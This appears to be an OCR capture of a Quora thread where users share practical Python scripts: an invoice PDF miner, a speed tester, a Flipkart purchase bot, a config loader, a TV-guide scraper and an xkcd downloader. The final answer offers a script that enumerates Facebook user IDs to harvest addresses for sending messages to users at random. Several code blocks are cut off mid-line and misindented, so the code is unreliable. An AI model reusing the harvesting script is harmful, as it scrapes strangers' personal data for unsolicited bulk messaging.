
```
            interpreter.process_page(page)
            layout = device.get_result()
            for lt_obj in layout:
                if isinstance(lt_obj, LTTextBox) or isinstance(lt_obj, LTTextLine):
                    invoice_text += lt_obj.get_text()

    # Extract client info from the string extracted from pdf
    client = extract_info(invoice_text, client_start, client_end)
    print("client :" + client)

    # Extract invoice no from the pdf file name
    invoice_no = extract_info(str(pdfFile), invoice_start, invoice_end)
    print("invoice no :" + invoice_no)

    # Pass the client info and invoice no to the method which writes to excel file
    write_excel(client, invoice_no)


def main():
    invoice_lst = list()

    for (dirpath, dirnames,filenames) in os.walk(invoice_path):
        for filename in filenames:
            invoice_lst.append(filename)

    #print(invoice_lst)

    for index in range(len(invoice_lst)):
        print("File # {0}. Mining from the invoice file name {1}".format(index, invoice_lst[index]
        read_invoice_pdfminer3k(invoice_lst[index])


if __name__ == "__main__":
    main()
```

Updated Jul 27 • View Upvotes

Saptarshi Ghosh


2.2k Views • Upvoted by Jim Dennis, Python from an Ops perspective

- Developed an android game using python




The apk file is available here
http://www.4shared.com/android/o...
Souce code:
Android-game-programming-using-python

- A basic shooting game.Here is the youtube




souce code: Shooting-game


- Downloaded all my facebook friends information .....



- An online game app developed with google app engine ,python 2.7 and java script and html.. Here is the link to the page: fUn_Key Here is the source code: online-shooting--game Here is the youtube link :

- Downloaded the profile pictures of all my facebook friends





Updated Sep 3, 2013 • View Upvotes


Chirag Nagpal, RISS Summer Scholar 2015

4.1k Views • Upvoted by Ben Baert, Pythonista

I was fed up with the internet connection in my college. There has been a simple demand and supply problem. The total internet bandwidth exceeds the number of users at any time. I decided to find out the best time to use the net, and wrote a python script to check the download speed by downloading a 1MB file every 3 minutes and kept it on for the day :D

Got some interesting results, as expected, speed increases during the college hours. I could also make out speed changes during college events.

GitHub: chiragnagpal/speedtester
check out some of my other stuff at chirag nagpal



Written Oct 4, 2014 • View Upvotes

Saurabh Kumar Mishra, Pythonic
4.3k Views

Automated the process to buy Xiaomi MI3 on Flipkart.

Short points:

1. The phone went out of stock in 2.4 seconds!*
2. I have a poor internet connection so manual click was impossible.
3. Had to refresh the page frequently to avoid timer-lag on the webpage.

Description:
This might neither be the best nor even one of the best scripts, but since it served my purpose, hence it is a "practical" script for me.

Okay, so the only way to buy a Xiaomi MI3 in India was to register for a sale which happened every week (only few weeks) (Tuesday 2 PM IST) and the phone used to run out of stock in just few seconds.

They used to sell 20000 phones every week and the number of registered users used to be more than 150,000-200,000. Many people (almost all except me) got it manually by just sitting in front of their computers and hitting the BUY button right when the timer runs out, and that is against the code of conduct of a programmer (*if only there is any*). Fortunately, my internet speed was not enough for this task hence it demanded some kind of automation. So, I wrote a script that would refresh the page once in a while and as soon as the timer runs out, it starts hitting the BUY button which I had already retrieved from the so called successful stories of people bragging about their proud purchase in videos/screencasts on YouTube. I tested the script, it was running fine.


The only issue now was the internet speed, so I started a download and limited its speed to 1Kbps to confirm a consistent connection.


Next, as soon as the timer ran out, the script did its job and the phone was added to my cart.

I am not adding the script here**, it is too naive. (added it in the update) I am writing this and hoping if this might

motivate someone to automate any of his/her task(s) in future.

I also wanted to screencast the entire process but it was affecting system's performance and I wanted minimum risks so I did not shot the process. I have some screenshots rather.





*Source for 2.4 seconds is MI3's official Facebook page where they declared and thanked Indian audience for the huge response.

**Adding the module for click automation. I used PyMouse to simulate mouse click events. *Too small script so tried to show off my set-up a bit. Conky on the right also proves my slow internet.*

Disclaimer: *The author did not flood Flipkart's server with spam requests, all the tasks were done offline on the local machine. The post and the photos are for educational purpose only and under no circumstances do these promote unethical ways of getting things done on the web. Author will not be held responsible for any such act nor should be contacted for seeking help regarding any such matter, for, the author does not entertain such methods.*

Edit:
Thanks to my senior Barun Halder for providing many details regarding the BUY button and sharing his experiences in purchasing the MI3.
Thanks to my friend Prashant Bhargava for the continuous support.

Written Aug 26, 2014 • View Upvotes • Asked to answer by Prashant Bhargava

Hussain Tamboli, Winter is coming.
2.1k Views

It is painful when you hard-code system dependent paths needed in your python package. Here is an example of __init__.py file picking up CONFIGFILE automatically based on a custom system variable : ENVIRONMENT_PYTHON_ENGINE.

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import os
import sys
confDirRelativePath = "PythonEngine/conf"
def getConfigFileUsingEnviron(environment):
        if not "WORKSPACE" in os.environ:
                sys.exit("Store WORKSPACE path in ~/.bashrc first")
        return {
                'development' : '%s/%s/config.local.cnf'%(os.environ['WORKSPACE'], confDi
                'staging' : '%s/%s/config.staging.cnf'%(os.environ['WORKSPACE'], confDirR
                'production' : '%s/%s/config.production.cnf'%(os.environ['WORKSPACE'], co
        }.get(environment, None)
CONFIGFILE = None
if "ENVIRONMENT_PYTHON_ENGINES" in os.environ:
        environment = os.environ["ENVIRONMENT_PYTHON_ENGINES"]
        print "ENVIRONMENT_PYTHON_ENGINES : %s"%environment
```

```
        CONFIGFILE = getConfigFileUsingEnviron(environment)
        if CONFIGFILE == None:
                sys.exit("Unknown environment set in ~/.bashrc. Only development / stagin
        elif not os.path.exists(CONFIGFILE):
                sys.exit("Config file : %s does not exist!"%CONFIGFILE)
        print "CONFIGFILE : %s"%CONFIGFILE
        print "ok............................."
else:
         sys.exit("Environment identified by ENVIRONMENT_PYTHON_ENGINES is not  set.\nSet
```


This way you can predefine a config file path, store all the constants in it, copy this __init__.py into any python package and run the python modules.

Written 21 Oct 2013 • View Upvotes

Parth Dhar

2.6k Views

1. WOT(What's On TV)




Whenever I switch on the TV its a tedious and slow task to check what all is showing on my favorite channels right now in order to decide what I really want to watch.

Python to the rescue !

Using only stdlib modules and Python 3, WOT.py finds (scrapes) from Indian Online TV Guide - Find TV Shows, Movies and Channel Schedules channel and program data.

Hosted on Github here:parthanium/WOT

Also included is a list of channel codes and the script for generating the list.




For checking What's On TV on the go, one can also install SL4A and Python 3 for Android, which is also included in the repository.Additionally, you can create a shortcut to the script on your homescreen to run it with a single tap.

The source (46 lines only, commented and formatted) :

```
import urllib.request,random,string

#Use channels.txt to enter channel numbers
channels = [241,8,207,53,59,63,101,102,103,513,100,105]

#Randomizing function
def r():
    val = ''
    for i in range(5):
        val = val + random.choice(string.ascii_lowercase)
    return val

#Main function
def f(n):
    try:
        page = 'http://tv.burrp.com/channel/' + r() + '/' + str(n) + '/'
        response = urllib.request.urlopen(page)
        text = str(response.read())
        #Now finding the latest show
        ls = text.find('<strong>')
        le = text.find('</strong>')
        link = text[ls+8:le-70]

        if text.find('(Season') != -1 :
            list = link.split()[len(link.split())-2]
            #Replacement
            list = list.replace(r'\t','')
            list = list.replace(r'\n','')
            link = link.split()
            link[len(link)-2] = list
            link = ''.join(link)

        #Now finding the channel name
```

```
            ns = text.find('<h1>')
            ne = text.find('</h1>')
            name = text[ns+4:ne]
            #Now printing the result
            print(name,':',link)
        except urllib.error.URLError:
            print('Error')


for x in range(len(channels)):
    f(channels[x])

filler = input('\nPress Enter to exit ...')
```

2. Command line downloader for xkcd comics.



I have always been fond of going through Randall Munroe geeky doodles but find the interface too time-consuming in itself.

Python to the rescue again !

The 113 line code (commented and with a small intro) downloads your desired comics to whatever directory you choose. And yes, yet again, its only based on stdlib modules.

Its hosted on parthanium/xkcd with its documentation.
You are also given a full range of options for downloading only the comics you want.

Accepted Inputs :

Input	Action	Example
all	downloads all xkcd comics from the beginning to the latest one	`all`
first	downloads the first xkcd comic	`first`
latest	downloads the latest xkcd comic	`latest`
random	downloads a random xkcd comic	`random`
[Any number]	downloads the xkcd comic of that number	`67`
[Range]	downloads the xkcd comics in that range	`5-19`
[Default]	downloads the latest xkcd comic by default	

```
import urllib.request,os,random,tkinter.filedialog
print('Romance,Sarcasm,Math and Language\nWelcome to xkcd Downloader 1.0\n\nAccepted Inputs :')
print('all : downloads all xkcd comics from the beginning to the latest one')
print('first : downloads the first xkcd comic')
print('latest : downloads the latest xkcd comic')
print('random : downloads a random xkcd comic')
print('[Any number] : downloads the xkcd comic of that number',' ','Example:67')
print('[Range] : downloads the xkcd comics in that range',' ','Example:5-19')
print('If no input is given : downloads the latest xkcd comic by default')
print('\nYou can also specify the directory you want to download the comic(s) to.')
print('Default directory is the current working directory.\n')
def f(n):
    try:
        page = 'http://xkcd.com/' + n + '/'
        response = urllib.request.urlopen(page)
        text = str(response.read())
        #Now finding the link of the comic on the page
        ls = text.find('embedding')
        le = text.find('<div id="transcript"')
        link = text[ls+12:le-2]
        #Now finding the title of the comic
        ts = text.find('ctitle')
        te = text.find('<ul class="comicNav"')
        title = text[ts+8:te-8]
        img = title + '.jpg'
        #Now downloading the image
        print('Now downloading - '+ img)
        urllib.request.urlretrieve(link,img)
        print('Done')
    except urllib.error.URLError:
        exit()

def latest():
    try:
        new = urllib.request.urlopen('xkcd: Jump')
        content = str(new.read())
        #Now finding the latest comic number
        ns = content.find('this comic:')
        ne = content.find('<br />\\nImage URL')
        newest = content[ns+28:ne-1]
```

```
        return int(newest)
    except urllib.error.URLError:
        print('Network Error')
        print('Try again later')
        exit()
        return 0

print('Latest comic number : '+ str(latest()) + '\n')
#Taking the input
number = str(input('Enter the xkcd comic number : '))
#Taking the download directory
print('Choose the directory to download the files to : ')
dir = tkinter.filedialog.askdirectory()
try:
    os.chdir(dir)
except OSError:
    print('Invalid directory')
    print('Switching to default ...')

#Declaring a variable for the range input
position = number.find('-')

if number == 'latest' or number == '':
    f(str(latest()))
elif number == 'first':
    f(str(1))
elif number == '404':
    print('Error 404:Comic Not Found\nDownloading latest comic in place')
    f(str(latest()))
elif number == 'random':
    val = str(random.randint(1, latest()))
    if val == '404':
        print('Error 404:Comic Not Found\nDownloading latest comic in place')
        f(str(latest()))
    else:
        f(val)
elif number == 'all':
    for o in range(1,latest()):
        if o != 404:
            f(str(o))
        else:
            print('Error 404:Comic Not Found')
            o = o+1

elif position > 0:
    #For the range input
    ll = int(number[0:position])
    ul = int(number[position+1:len(number)])
    if ul>ll and ul <= (latest()) and ll>0:
        for i in range(ll,ul):
            if i != 404:
                f(str(i))
            else:
                print('Error 404:Comic Not Found')
```

```
                i=i+1

    elif ul>(latest()) or ll <=0:
        print('Invalid range ...')
    else:
        print('Invalid range ...')
else:
    try:
        if 1 <= int(number) <= (latest()):
            #Calling the function for a direct input
            f(number)
        elif int(number) > (latest()):
            print('Not yet published ...')
        elif int(number) <= 0:
            print('Enter a number between 1 and the latest ...')
    except ValueError:
            print('Invalid input')

x = input('\nPress Enter to exit ...')
```

Written Jun 3, 2014 • View Upvotes

Ajay Kumar, Python Programmer

4.5k Views • Upvoted by Jim Dennis, Python from an Ops perspective

How to send messages to billions of users on facebook with one simple script

This will send messages randomly to many users

```
#usr/bin/env/python
"""
This script can get the user data from Log In, Sign Up or Learn More.
This is written for better understanding of python
Modules required:BeautifulSoup
Author:Ajay Kumar Medepalli
Blog:Python-My Notes
"""
import smtplib
import email
from email.MIMEMultipart import MIMEMultipart
from email.parser import Parser
from email.MIMEText import MIMEText
import urllib2
from BeautifulSoup import BeautifulSoup
import time
import random

user_name_array=[]
def get_fb_username(id):
    try:
        url=urllib2.urlopen('https://graph.facebook.com/'+str(id)).read()
        soup = BeautifulSoup(url)
        all_attr=soup.prettify()
        print all_attr
        gend=all_attr.find("gender")
        if(all_attr[gend+9] == 'm'):
            gender='male'
```

```
        elif (all_attr[gend+9] == 'f'):
            gender = 'female'
        else:
            gender="The user didn't specify any gender"
        if all_attr.find('username') != -1:
            start_quote=all_attr.find('username')+10
            end_quote=all_attr.find('"',start_quote+1)
            user_name=all_attr[start_quote:end_quote+1].strip('"')+'@facebook.com'

            user_name_array.append(user_name)
            print "username ==>"+'\t'+user_name +'\t'+ "gender ==>"+"\t"+gender
            print "\n"

    except urllib2.HTTPError:
        pass




for i in range(124896015,124896016,1):
#for i in range(startvalue,stopvalue,stepvalue):
    get_fb_username(i+1)
